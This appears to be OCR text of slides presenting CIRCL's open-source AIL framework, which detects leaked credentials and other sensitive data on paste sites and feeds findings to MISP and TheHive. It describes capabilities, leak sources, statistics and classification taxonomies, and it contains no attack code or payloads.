- In 2019, AIL framework is an **open source software** in Python. The software is actively used (and maintained) by CIRCL and many organisations.

[1] https://www.github.com/CIRCL/AIL-Framework

AIL Framework: A framework for Analysis of Information Leaks

"AIL is a modular framework to analyse potential information leaks from unstructured data sources."



Capabilities Overview

Common usage

- **Check** if mail/password/other sensitive information (terms tracked) leaked
- **Detect** reconnaissance of your infrastructure
- **Search** for leaks inside an archive
- **Monitor** and crawl websites

Support CERT and Law Enforcement activities


- Proactive investigation: leaks detection
  - List of emails and passwords
  - Leaked database
  - AWS Keys
  - Credit-cards
  - PGP private keys
  - Certificate private keys
- Feed Passive DNS or any passive collection system
- CVE and PoC of vulnerabilities most used by attackers

Support CERT and Law Enforcement activities

- Website monitoring
  - monitor DDoS "booters"
  - Detect encoded exploits (WebShell, malware encoded in Base64, ...)
  - SQL injections against new targets
- Automatic and manual submission to threat sharing and incident response platforms
  - MISP
  - TheHive
- Term/Regex monitoring for local companies/government

Sources of leaks

Mistakes from users:




Sources of leaks: Paste monitoring

- Example: `http://pastebin.com/`
  - Easily storing and sharing text online
  - Used by programmers and legitimate users
    $\rightarrow$ Source code & information about configurations

Sources of leaks: Paste monitoring

- Example: `http://pastebin.com/`
  - Easily storing and sharing text online
  - Used by programmers and legitimate users
    $\rightarrow$ Source code & information about configurations
- Abused by attackers to store:
  - List of vulnerable/compromised sites
  - Software vulnerabilities (e.g. exploits)
  - Database dumps
    $\rightarrow$ User data
    $\rightarrow$ Credentials
    $\rightarrow$ Credit card details
  - More and more ...

Examples of pastes



text 4.41 KB

```
- - - - - - Tool by Y3t1y3t ( u
```

text 2.02 KB

```
KillerGram - Yuffie - Smoke The Big Dick [smkwhr] (Upload
```

text 4.57 KB

```
#include "wejwyj.h"

int zapisz (FILE *plik_
  int i, j;
if (obr->KOLOR==0) {

  fprintf (plik_wy, "P2
  fprintf (plik_wy, "%d
  fprintf (plik_wy, "%d
  for (i=0; i<obr->wymy
    for (j=0; j<obr->wymx; j++
      fprintf (plik_wy, "%d ",
  }
```

text 2.66 KB

```
<item name="%the_component_to_be_disabled%" xsi:type="array">
    <item name="config" xsi:type="array">
        <item name="componentDisabled" xsi:type="boolean">true</item>
    </item>
</item>

<?xml version="1.0"?>

<page xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespace
/etc/page_configuration.xsd">
    <body>
        <referenceBlock name="checkout.root">
            <arguments>
                <argument name="jsLayout" xsi:type="array">
```

Why so many leaks?

- Economical interests (e.g. Adversaries promoting services)
- Political motives (e.g. Adversaries showing off)
- Collaboration (e.g. Criminals need to collaborate)
- Operational infrastructure (e.g. malware exfiltrating information on a pastie website)
- Mistakes and Errors

Are leaks frequent?

Yes!

and we have to deal with this as a CSIRT.

- **Contacting companies or organisations** who did specific accidental leaks
- **Discussing with media** about specific case of leaks and how to make it more practical/factual for everyone
- Evaluating the economical market for cyber criminals (e.g. DDoS booters[2] or reselling personal information - reality versus media coverage)
- Analysing collateral effects of malware, software vulnerabilities or exfiltration

→ And it's important to detect them automatically.

[2] https://github.com/D4-project/

Paste monitoring at CIRCL: Statistics

- Monitored paste sites: 27
  - *pastebin.com*
  - *ideone.com*
  - ...

	2016	2017	08.2018
Collected pastes	18,565,124	19,145,300	11,591,987
Incidents	244	266	208

Table: Pastes collected and incident[3] raised by CIRCL

[3] `http://www.circl.lu/pub/tr-46`

MISP

MISP Taxonomies

- **Tagging** is a simple way to attach a classification to an event or attribute.
- **Classification must be globally used to be efficient.**
- Provide a set of already defined classifications modeling estimative language
- Taxonomies are implemented in a simple JSON format [4].
- Can be easily cherry-picked or extended

[4] `https://github.com/MISP/misp-taxonomies`

Taxonomies useful in AIL

- **infoleak**: Information classified as being potential leak.
- **estimative-language**: Describe quality and credibility of underlying sources, data, and methodologies.
- **admiralty-scale**: Rank the reliability of a source and the credibility of an information
- **fpf**[5]: Evaluate the degree of identifiability of personal data and the types of pseudonymous data, de-identified data and anonymous data.


[5] Future of Privacy Forum

Taxonomies useful in AIL

- **tor**: Describe Tor network infrastructure.
- **dark-web**: Criminal motivation on the dark web.
- **copine-scale**[6]: Categorise the severity of images of child sex abuse.


[6] Combating Paedophile Information Networks in Europe

threat sharing and incident response platforms



Goal: submission to threat sharing and incident response platforms.


threat sharing and incident response platforms




1. Use infoleak taxonomy[7]
2. Add your own tags
3. Create an event on a paste

[7] https://www.misp-project.org/taxonomies.html


Automatic submission on tags



Create a MISP event



Create a MISP event



Current capabilities

AIL Framework: Current capabilities

- Extending AIL to add a new **analysis module** can be done in 50 lines of Python
- The framework **supports multi-processors/cores by default**. Any analysis module can be started multiple times to support faster processing during peak times or bulk import
- **Multiple** concurrent **data input**
- Tor Crawler

AIL Framework: Current features

- Extracting **credit cards numbers, credentials, phone numbers, ...**
- Extracting and validating potential **hostnames**
- Keeps track of **duplicates**
- Submission to threat sharing and incident response platform (**MISP** and **TheHive**)
- **Full-text indexer** to index unstructured information
- **Tagging** for classification and searches
- Terms, sets and regex **tracking and occurences**
- Archives, files and raw **submission** from the UI
- PGP and Decoded (Base64, ...) Correlation
- And many more

